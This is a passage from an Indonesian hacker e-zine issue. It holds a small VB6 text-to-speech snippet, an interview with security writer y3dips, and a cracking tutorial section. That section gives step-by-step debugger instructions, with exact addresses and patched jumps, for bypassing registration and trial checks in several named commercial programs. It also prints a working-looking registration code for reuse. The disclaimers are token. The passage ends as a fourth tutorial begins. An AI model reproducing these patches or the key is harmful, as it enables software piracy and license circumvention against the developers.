Program ini dibuat dengan Visual Basic 6.0 dan disajikan untuk anda sesederhana mungkin. Program ini hanya terdiri dari sebuah form dengan sebuah textbox dan sebuah command button saja. Dan codenya pun hanya terdiri dari 7 baris saja. Anda hanya perlu 60 detik untuk membaca artikel ini karena hanya terdiri dari satu halaman saja. Hahaha.



#### Tombol baca

Private Sub Cmdbaca\_Click()
Call BacaTeks(Form1.Text1.Text)
End Sub

#### Memainkan fungsi API suara

Public Sub BacaTeks(ByVal TextString As String)
Set SuaraTeks = CreateObject("SAPI.SpVoice")
Call SuaraTeks.Speak(TextString, SPF\_DEFAULT)
End Sub

Ga percaya??? Sederhana sekali bukan?

Untuk download source code dan .exe dapat anda temukan di website penulis. <a href="http://www.poniponi.tk">http://www.poniponi.tk</a> (poni, <a href="mailto:ferdianelli@yahoo.com">ferdianelli@yahoo.com</a>)

"Be feel free to join us for a better digital world"

**X-CODE** | issue#9 - **17** -

## Interview \\ y3dips \\

Nama salah satu senior di dunia TI seperti y3dips , Founder komunitas e-c-h-o (www.echo.or.id / http://e-rdc.org ) tentunya sudah tidak asing lagi di telinga penggiat hacking dan sekuriti. Berikut ini adalah hasil wawancara team X Code dengan y3dips.

Salam, kami dari team X Code / Yogyafree / Yogya Family Code bermaksud mewawancarai saudara. Terima kasih untuk waktu dan kesediaan anda menjawab beberapa pertanyaan dari kami.

#### [Q]

Pertama-tama, Kami ingin mengucapkan selamat kepada anda untuk Karya yang telah dipublikasikan oleh penerbit Jasakom. Sebuah novel yang memberikan nuansa baru dalam dunia hacking dan sekuriti "HACKER. its not about BLACK or WHITE". Bagaimana kesan anda secara pribadi terhadap buku ini?

#### [y3dips]

Terima kasih banyak, sebenarnya saya cukup kaget dengan sambutan yang diberikan oleh teman-teman semua atas buku ini, Dan cukup bahagia atas semua tanggapan yang ada. Saya cukup puas, maklum ini baru buku pertama saya.

#### [Q]

Bagaimana sih awalnya ide untuk menulis buku ini?

#### [y3dips]

Menulis sebuah buku sebenarnya sudah merupakan salah satu cita-cita saya, mengapa? karena dengan menulis sebuah buku maka kesempatan kita untuk berbagi akan lebih luas lagi, dibanding media seminar dsb

Ide tentang buku ini sebenarnya pengalaman pribadi bahwa membaca cerita baik komik, novel dsb yang di sampaikan secara ringan dan sederhana itu lebih mudah di cerna dan memberikan rasa santai kepada pembaca, kebetulan beberapa tahun yang lalu "kepincut" dengan buku terbitan syngress yang sudah 4 seri yaitu "how to own series", cuma memang dibuku itu teknik-teknik yang dibahas juga sudah relatif cukup tinggi, tetapi ide penyampaian yang digunakan dengan cara meramu teknik hacking dalam sebuah kisah itulah yang coba saya terapkan di buku saya.

#### [Q]

Anda tentu mendapatkan banyak respon dari pembaca. Saran dan kritik seperti apa sih yang paling banyak anda dapatkan?

#### [v3dins]

Beragam sekali, paling banyak sih ucapan pemberi semangat yah, dan emang itu yang kita butuhkan serta masukan-masukan berarti yang selama ini hanya terbersit atau tak pernah terpikirkan oleh saya:) yang jelas menulis buku itu menyenangkan:)

#### [Q]

Apakah saat ini anda mempunyai rencana untuk menulis buku lagi?Kalau ada, bisakah anda memberikan sedikit bocoran?

#### [y3dips]

Ada, rencananya buku kedua yang merupakan lanjutan dari kisah indi60 (hacker: its not about black or white), dan sudah saya mulai awal tahun ini.

Bocorannya, hmm apa yah :p, indi60 sudah 17 taun :P .. hehehe yang jelas akan lebih seru lagi, Mungkin secara teknik akan lebih banyak peningkatan yah, hmm pokoknya tunggu aja n doakan cepat selesai :), mau kasih masukan ? silahkan ke http://indi60.wordpress.com , hehehehe

:P

**X - C O D E** | issue#9 - **18** -

#### [Q]

OK. Kita beralih ke masalah sekuriti di Indonesia. Bagaimana menurut anda perkembangan komunitas TI Underground dari tahun ke tahun?

#### [y3dips]

Wah repot yah, soalnya kalo underground seharusnya ga ketauan :P, kan underground ... hehehe. Tapi secara umum, komunitas IT Security di Indonesia Semakin matang dan dewasa dibanding saat saya mulai terjun kedunia ini :), semakin banyak riset yang dilakukan, Kelompok-kelompok yang semakin rapi dan terorganisir dengan baik, punya visi misi serta tujuan membangun, Walau disayangkan masih ada motif yang bersifat negatif tetapi mudah-mudahan itu bisa menjadi sarana untuk mendewasakan Kalangan IT security dan underground khususnya dan keseluruhan masyarakat pada umumnya.

#### [Q]

Jika kita amati secara seksama baik melalui chat room di irc, situs, milis, forum dll. User awam umumnya selalu mengidentik Hacker dengan "deface", "carding", dan "menginjeksi server". Padahal hacking itu sebenarnya sangat luas. Bagaimana pendapat anda mengenai pandangan mereka?

#### [y3dips]

Orang awam berpendapat seperti itu dipengaruhi oleh media baik lokal maupun internasional. Yang baik saja bisa jadi buruk jika sudah di"modifikasi" oleh media :)

Sekarang adalah bagaimana cara kita untuk memberikan pandangan yang imbang buat khalayak ramai, biar mereka bisa menilai secara luas, caranya silahkan dipilih masing-masing:), terus terang itu yang coba saya lakukan di buku saya.

Gampangnya seperti ini, ada seorang guru yang membunuh, lalu apakah profesi guru itu buruk ? dan setiap guru di cap pembunuh. :)

Apakah anda pernah ditawari oleh pihak-pihak tertentu untuk melakukan penetrasi ke sistem badan usaha atau lembaga lain secara ilegal (tentunya dengan bayaran)? Kalau iya, bagaimana respon anda?

#### [y3dips]

Pernah, sering bahkan:) hehehe "if i told you, i have to kill you": P Anggap saja angin lalu, kalo dari pihak yang bukan pemilik:), kecuali dari pihak yang memiliki badan usaha/lembaga itu sendiri yang meminta dengan motif yang jelas:)

#### [Q]

Pernahkah anda terjebak secara tidak sengaja seperti yang terjadi pada "Arik" dalam buku karangan anda?

#### [y3dips]

Alhamdulillah belum pernah, tetapi ada loh teman-teman yang pernah, dan itu kisah nyata dari seorang teman:)

ada yang bilang orang bodoh kalah sama orang pintar, pintar kalah sama yang cerdas, cerdas kalah sama yang licik :)

INGAT!!! bukan berarti saya anjurkan jadi orang licik ya ... hahahaha :)

#### [Q]

Ok deh. kita sekarang ngobrol santai aja. Apa aja kegiatan anda sekarang?

#### [y3dips]

Kerja cari duit untuk hidup, ngoprek komputer sekuatnya (jika tidak ya nonton tipi, film, maen game) selebihnya menjalani hidup seperti kamu juga, makan, tidur dan beribadah

#### [Q]

Punya kegemaran baru nga? seperti olahraga, games, music dll?

**X - C O D E** | issue#9 - **19** -

#### [y3dips]

Sebenarnya bukan baru, cuma baru terfasilitasi aja, Maen futsall 2 minggu sekali :) .Dulu suka maen band, cuma sayang sejak bekerja, member band lain sudah terpencar-pencar

#### [Q]

Bagaimana sih cara menggoreng telur yang baik menurut y3dips?

#### [y3dips]

Jangan di goreng dengan minyak tanah:P

#### [Q]

Sekali lagi ini adalah pertanyaan serius yang santai dan sangat membosankan. Kami hanya berharap y3dips mempunyai versi update dari pertanyaan ini. "Bagaimana saran anda untuk semua penggiat hacking dan sekuriti agar bisa belajar secara terarah?"

#### [y3dips]

Salah satu kelemahan yang dimiliki oleh kita umumnya adalah kemalasan, khususnya untuk membaca, Sedangkan untuk menjadi terarah itu agak sulit apabila kita tidak menyukainya, JAdi tinggal pilih apakah membuat yang anda pelajari menjadi yang anda sukai atau mempelajari yang anda sukai :) Satu lagi, sebaiknya selalu sertai dengan praktek, baik networking, programming, desain dsb:)

#### [Q]

:) satu pertanyaan terakhir .Pernah membaca majalah X Code? bagaimana pendapat, saran dan kritik anda?

#### [y3dips]

Pernah, kalo tidak salah pada awal dibuat, seorang teman memberitahukan saya :) Pertahankan, cukup sulit untuk membuat suatu karya apalagi majalah komputer/underground yang gratis berkualitas tetapi lebih sulit dan mempertahankannya:) so, tetap semangat:)

#### [Q]

Ini bukan pertanyaan. Tapi permintaan. Maukah anda menulis artikel untuk majalah kami?terima kasih

#### [y3dips]

Saya menjawab "Mau", tapi tidak berjanji :) FYI: Saya akhir-akhir ini sedang kesulitan untuk meluangkan waktu khusus untuk menulis artikel teknis secara murni, lain halnya jika berupa ulasan seperti yang saya tulis di http://e-rdc.org. Jadi kasih kesempatan yang "muda-muda" deh, Hahahahaha.

**End of interview** 

**X - C O D E** | issue#9 - **20** -



## Tutorial Spesial Cracking Software

Subjek 1: Cracking Audio Edit

Subjek 2: Cracking Alive Text to Speech v5.3.6.6

Subjek 3: Cracking Verbose

Subjek 4: SN McFunSoft Video Solution

Subjek 5: Cracking Magic Speed

Penulis: Khiang, poni

#### 1.Cracking #1. Audio Edit (<a href="http://www.e-soft.co.uk/">http://www.e-soft.co.uk/</a>)


Mengakali kode registrasi yang salah

Cracker: Khiang


Saya tidak mendukung aksi pembajakan, walaupun saya akui bahwa **pembajakan mencerdaskan bangsa!** so, use at your own risk!!!

#### Persiapan alat dan bahan

- PEID 0.94 untuk melihat proteksi file exe (namun berhubung software ini tidak dipack, jadi PEID yg sebenarnya wajib, bisa dikesampingkan).
- OllySND, download di <a href="http://www.team-x.ru/guru-exe">http://www.team-x.ru/guru-exe</a> dibagian debugger, kali ini yg saya gunakan adalah "Portable\_OllySND" versi 1.10
- 1. Buka file target "AudioEdit" dengan ollydbg ...




2. Klik kanan dilayar olly, search for - all referenced text string ...



3. Coba kita buka program AudioEdit yg sudah terinstall, klik register, masukkan sembarang keycode dan username, klik OK, maka akan muncul satu kotak Informasi yg memberitahukan bahwa code yg kita masukkan salah, dalam kasus ini "Incorrect keycode" adalah kata kunci nya :D, karena kita tak tahu kata apa yg akan muncul jika code yg kita masukkan benar!!!




4. Kembali ke ollydbg, masukkan kata "Incorrect keycode" ke kotak search olly ... kemudian klik search, liat diatas Incorrect keycode, akan ada tulisan UNICODE "Thank you for purchasing Audio Edit" (ternyata kata ini letaknya tak jauh dari kata yg kita cari... He.he.he & langsung ke tujuan utama aja, biar te-register ...)




5. Klik kanan di **UNICODE** "**Thank you for purchasing Audio Edit**"pilih follow in Disassembler (atau tekan Enter jg sama), maka kita akan balik ke jendela utama olly (main thread-liat di menubar olly)

Scroll sedikit keatas, perhatikan baik-baik tulisan yg memusingkan tersebut cari

JE 004C4B39=AudioEdi.004C4B39 (JE = Jump if Equal), klik kanan di JE tsb, pilih Binary – Fill with NOPs




6. Maka akan tampak hasil seperti berikut ...




7. Klik kanan lagi di ollydbg, pilih **Copy to Executable – All modifications,** kemudian pilih **Copy All** 

**X - C O D E** | issue#9 - **23 -**




8. Setelah proses copy all modifications, akan muncul satu jendela lagi, klik kanan pilih




**Backup - Save data to file**, save dengan nama AudioEdit2.exe...

9. Sekarang tutup ollydbg, masuk ke "C:\Program Files\Audio Edit" cari file yg tadi kita save "AudioEdit2.exe", coba jalankan file tersebut dan masukkan sembarang keycode dab username, klik OK untuk me-register program ...

**X - C O D E** | issue#9 - **24 -**





Aha..., AudioEdit sudah berhasil kita register, tahap akhir adalah hapus file asli AudioEdit.exe, rename AudioEdit2.exe (yg tadi kita buat) menjadi AudioEdit.exe Selamat mencoba, salam ... khiang83@gmail.com #Yogyafree Pontianak#

**X - C O D E** | issue#9 - **25 -**

#### 2.Cracking #2 Alive Text to Speech v5.3.6.6 (http://www.alivemedia.net/)

Mengakali kode registrasi yang salah

Cracker: Khiang


Tutorial ini ditujukan untuk pengetahuan semata, jika Anda suka dengan software ini silahkan membelinya secara resmi di <a href="http://www.alivemedia.net/">http://www.alivemedia.net/</a>,

#### Tentang target:

Alive Text To Speech adalah pembaca text dan pengubah text ke format audio. Dapat membaca text dari banyak aplikasi seperti text pada MS word, excel, PDF dan mengubahnya ke format mp3, wav, vox, ataupun ogg. Singkat kata cocok banget buat yg malas baca text ... He.he.he.. Dari pembuatnya diberi kesempatan untuk mencoba selama 20 hari aja ...

Buka program Alive Text to Speech yg sudah terinstall, disini saya menggunakan versi 5.3.6.6. Saat pertama kali dibuka, kotak registrasi yg mengesalkan langsung muncul!!! Klik "Register", masukkan sembarang nama & code, pada contoh, saya memasukkan nama khiang dan 12345 sebagai code, kemudian klik Register, tanpa Ba-Bi-Bu, kotak informasi yg memberitahukan bahwa code registrasi yg telah kita masukkan salah muncul didepan mata!!!


Catat atau ingat pesan yg ditampilkan, disini kita lihat bahwa pesan yg ditampilkan adalah "Invalid Registration Code!" yg selanjutnya kita ingat sebagai *kata kuncinya* ...






Sekarang buka Ollydbg, load file target kita TextToSpeech.exe yg ada di C:\Program Files\AliveMedia\Text to Speech, scroll ke atas sampai mentok, pada baris paling atas, klik kanan dilayar utama Olly, pilih search for – all referenced text strings

Pada jendela yg muncul klik kanan lagi pilih search for text, pada kotak search, masukkan kata kuncinya Invalid Registration Code! Kemudian klik OK




Setelah ketemu, klik kanan di ASCII "Invalid Registration Code! ",CR,LF,CR,LF, "Please enter an available Registration Code." Pilih "Follow in Disassembler"


**X - C O D E** | issue#9 - **26** -



Kita akan balik lagi ke jendela utama Ollydbg, scroll sedikit keatas, cari 0048F035 |./7541 | jnz short TextToSp.0048F078




Klik kanan di JNZ tersebut, pilih Binary – Fill with NOPs




Maka hasilnya akan tampak seperti dibawah ini


**X - C O D E** | issue#9 - **27 -**



klik kanan lagi pilih Copy to Executable – All Modifications, pilih Copy All



Jendela baru akan muncul, klik kanan pilih Backup – Save data to file, simpan file hasil modifikasi tadi dengan nama TextToSpeech2.exe pada directory file aslinya, tutup Olly!!!



Sekarang coba jalankan file hasil modifikasi tadi... He..he..he.. ternyata satu lagi software yg berhasil kita "perbaiki" urat syarafnya.

Langkah terakhir adalah menghapus file asli TextToSpeech.exe dan mengganti nama file TextToSpeech2.exe menjadi TextToSpeech.exe. Akhir kata selamat mencoba ...

Sedikit penjelasan tentang JNZ yg kita ubah menjadi NOPs adalah supaya saat nama dan registration code yg kita masukkan salah, program tidak akan menampilkan pesan Invalid Registration Code! (NOPs=No Operations) dan langsung menuju pesan yg "baikbaik" saja, berhubung sepertinya data registrasi disimpan diregistry, jikalau file asli TextToSpeech.exe kita jalankan, program pun sudah teregister, dan jika saat kita jalankan program kemudian kita klik Help-About, disana akan kita lihat code registrasi yg sebenarnya, yg dapat kita gunakan pada komputer lain tanpa bersusah payah meng-cracknya, pada gambar kita lihat name:khiang, RegCode: 1005F-E56C8-5B384

**X - C O D E** | issue#9 - **28 -**

(kritik, saran, pujian, cercaan, dan hinaan akan sangat membantu kita dalam belajar) khiang83@gmail.com Buat anak-anak Pontianak - Khuntien, keep Move-On ...

#### 3.Cracking #3 Verbose (http://www.nhc.com.au/verbose)

Bypassing formulir registrasi

Cracker: poni

Anda telah membaca tutorial di atas yang ditulis oleh Khiang. Saya berpikir mungkin ada baiknya tutorial *cracking* yang saya buat digabungkan saja dengan tutorialnya Khiang karena tutorial *cracking* ini juga hampir sama dan *tool* yang digunakan juga sama.

Tutorial cracking ini menjadikan Verbose v1.04 sebagai kelinci percobaan. © Trialware ini saya dapatkan dari majalah komputer beberapa waktu yang lalu, setelah masa pakainya habis. Anda akan diminta untuk melakukan registrasi. Coba anda perhatikan gambar dibawah ini




Setelah Klik "OK" anda akan disodorkan dengan form registrasi berikut



Jika Name, Location dan ID – Key tidak sesuai atau anda klik "Cancel", maka program ini akan menutup dirinya dan anda tidak akan bisa menggunakannya lagi. © sebenarnya ini adalah hak pembuatnya dan kita yang kesal tidak dapat menyalahkannya. Tapi tidak ada salahnya juga kita mengakali program ini dan menggunakannya untuk pribadi saja (Anda tidak dianjurkan untuk menjual hasil program yang di-crack untuk umum).


**X - C O D E** | issue#9 - **29 -**

Ok. Kita mulai saja. Penulis menggunakan PelD v.0.92 untuk menganalisa enkripsi program dan hasilnya: "Nothing Found", Ternyata program ini tidak dienkripsi sama sekali. Hal ini akan mempermudah kita untuk




melakukan analisa lebih lanjut terhadap algoritma program. Sebagai tambahan, Jika anda menemukan program yang di-enkripsi dengan packer seperti UPX, Asprotect, Armadillo dll. Anda harus menggunakan unpacker-nya untuk mempermudah proses cracking.

Setelah program dibuka dengan OllySND, Klik kanan dan pilih , **search for – all referenced text string.** Anda kemudian akan melihat jendela yang baru. Klik kanan dan pilih Search for text dan isi dengan "The trial version has expired" untuk mencari letak text "The trial version has expired. You must purchase to continue to use it. Purchasing is easy and can be done immediately online."




Klik dua kali dan anda akan kembali ke CPU Main Thread OllySND. Cari dimana algoritma dimulai untuk mematikan alur tersebut.




Ternyata alur dimulai dari 004090B5 dengan perintah "call verbose.00408FD4". Coba cari ke 00408FD4. ternyata alur melakukan panggilan terhadap form registrasi

**X - C O D E** | issue#9 - **30** -



Nah. Alur yang membawa program ke bagian registrasi adalah alur kunci yang harus kita ubah algoritmanya untuk melewati permintaan registrasi.


Kita kembali lagi ke 004090B5 dengan perintah "call verbose.00408FD4"... arahkan mouse ke baris tersebut dan klik dua kali.



Maka anda akan melihat kotak untuk meng-assemble program. Perhatikan gambar diatas. Ubah call 00408FD4 menjadi JE 00408FD4. Maka perintah yang semula call verbose.00408FD4 akan berubah menjadi je verbose.00408FD4 (JE=jump if Equal). Kita telah mengubah algoritma dari "memanggil" form registrasi menjadi "Melompat jika sama" dari form registrasi. Logika program adalah sebagai berikut.

- Sebelum diubah alur algoritmanya, program mempunyai alur "Jika masa pakai trial telah habis (Trial day left = 0 hari) maka saya akan memanggil form untuk melakukan registrasi".
- Setelah kita ubah algortimanya, program tetap mengecek masa Trial. Tetapi fungsinya menjadi "Jika masa pakai Trial telah habis (Trial day left = 0 hari), saya akan melompati form registrasi". Akibat aksi melompat tersebut, form registrasi menjadi tidak muncul dan anda dapat melanjutkan pemakaian terhadap program.

Untuk membuat file exe dari hasil crack, di jendela CPU main thread klik kanan dan pilih Copy to executeable > All modifications. Setelah itu akan muncul jendela seperti gambar dibawah ini.



Klik kanan dan pilih **Backup Save** > **data to file**. Simpan hasil crack menjadi verboseDUA.exe . verboseDUA.exe inilah yang kita jalankan nantinya untuk melanjutkan penggunaan program. Progam ini telah di-bypass prosedur registrasinya sehingga anda dapat kembali menggunakannya. (poni, ferdianelli@yahoo.com) #Yogyafree Pontianak#

**X - C O D E** | issue#9 - **31** -

#### 4.SN McFunSoft Video Solution v 3.6.6(http://www.mcfunsoft.com/)

Menemukan Serial Number

Cracker: poni

© Sepertinya majalah komputer profit yang dapat kita temukan di kios majalah ataupun toko buku memang merupakan penyedia software berkelas bagi kita untuk bereksperimen. Lagi lagi software berbayar yang berhasil di-crack oleh penulis merupakan software bonus yang disertakan dalam CD/DVD. Penulis tidak mengajarkan anda untuk menjadi pembajak. Penulis hanya ingin berbagi kepada pembaca. Hikmah yang bisa kita dapatkan dari tutorial ini adalah "Merusak sesungguhnya jauh lebih gampang daripada menciptakan atau mempertahankan".

Nasehat tidak berguna ini sampai disini saja. Kita langsung ke kelinci percobaan.

